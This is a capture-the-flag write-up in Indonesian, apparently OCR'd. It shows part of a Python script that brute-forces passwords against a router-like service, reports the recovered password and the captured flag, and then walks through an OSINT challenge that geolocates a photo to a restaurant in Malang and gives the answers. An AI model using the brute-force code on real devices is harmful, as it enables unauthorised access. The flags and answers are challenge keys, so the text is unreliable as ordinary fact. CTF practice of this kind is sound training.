

def main():
    if WORDLIST_FILE:
        with open(WORDLIST_FILE, errors="ignore") as f:
            candidates = [line.strip() for line in f if line.strip()]
    else:
        candidates = DEFAULT_CANDIDATES


    print(f"[*] Trying {len(candidates)} candidate passwords against {HOST}:{PORT}")
    for pw in candidates:
        result = try_password(HOST, PORT, pw)
        if result is None:
            continue
        text, success = result
        marker = "openrouter#" in text
        print(f"[{'#' if marker else '>'}] password={pw!r} -> {'POSSIBLE SUCCESS (got # prompt!)' if
marker else 'failed'}")
        if marker:
```


```
        print("----- FULL SESSION OUTPUT -----")
        print(text)
        print("-------------------------------")
        break

if __name__ == "__main__":
    main()
```

nah setelah itu saya coba running



nah disini ketemu pw nya adalah “zebra’ dan disini langsung show running-config dan dapat flagnya



FLAG : IONIC{c10ud_n4tiv3_b9p_l3ak}

Makan Malam



challenge ini adalah challenge osint yang dimana kita mendapat foto reze sedang ngedate/ makan, kami mencari resto bermodalkan google maps dengan patokan disebrang sushikun dan akhirnya kami menemukan lokasi pasti dari foto tersebut yang berada di Kota Malang tepatnya

restoran Tong Tji Tea House yang berada di dalam mall

```
[1/5] Di restoran manakah aku dan Reze ini makan sambil ngedate?
> Tong Tji Tea House
[+] Correct!
```

dan restoran itu berada di kota malang

```
[2/5] Di kota manakah tempat restoran itu berada?
> malang
[+] Correct!
```

untuk alamat lengkapnya ternyata mall itu sendiri yaitu Jl. Kawi No.26, Kauman, Kec. Klojen, Kota Malang, Jawa Timur 65116

```
[3/5] Alamat dari restoran tersebut dimana? [e.g. XX. XXX,XXXXX]
> Jl. Kawi No.26, Kauman, Kec. Klojen, Kota Malang, Jawa Timur 65116
[+] Correct!
```

dan menyesuaikan titik kordinat dengan lokasi mall itu

```
[4/5] Latitude dan Longitude dari lokasi pada bukti? [e.g. 'X.XXX, Y.YYY'](minimal 3 angka di belakang koma)
> -7.977, 112.623
[+] Correct!
```

dan yang terakhir adalah menu makanan, kami tahu bahwa makanan tersebut berbeda dari cangkang telur yang hanya didapat dari rawon dalam menu sesuai dalam instagramnya
https://www.instagram.com/p/DQ3GBz4kjLL/?img_index=4

```
[5/5] Menu makanan dan minuman apa yang dipesan oleh Reze dan aku? [jika barang yang dipesan sama cukup disebutkan satu saja]
> Sop Daging,Rawon,Iced Jasmine Tea Regular
[+] Correct!
```

```
============================================================
CASE SOLVED, REZE IS HAPPY ABOUT IT
============================================================

FLAG: IONIC{D4te_w1th_Reze_at_n1ght_1s_4lways_4_g00d_1d3a_r16ht?}
```

FLAG: IONIC{D4te_w1th_Reze_at_n1ght_1s_4lways_4_g00d_1d3a_r16ht?}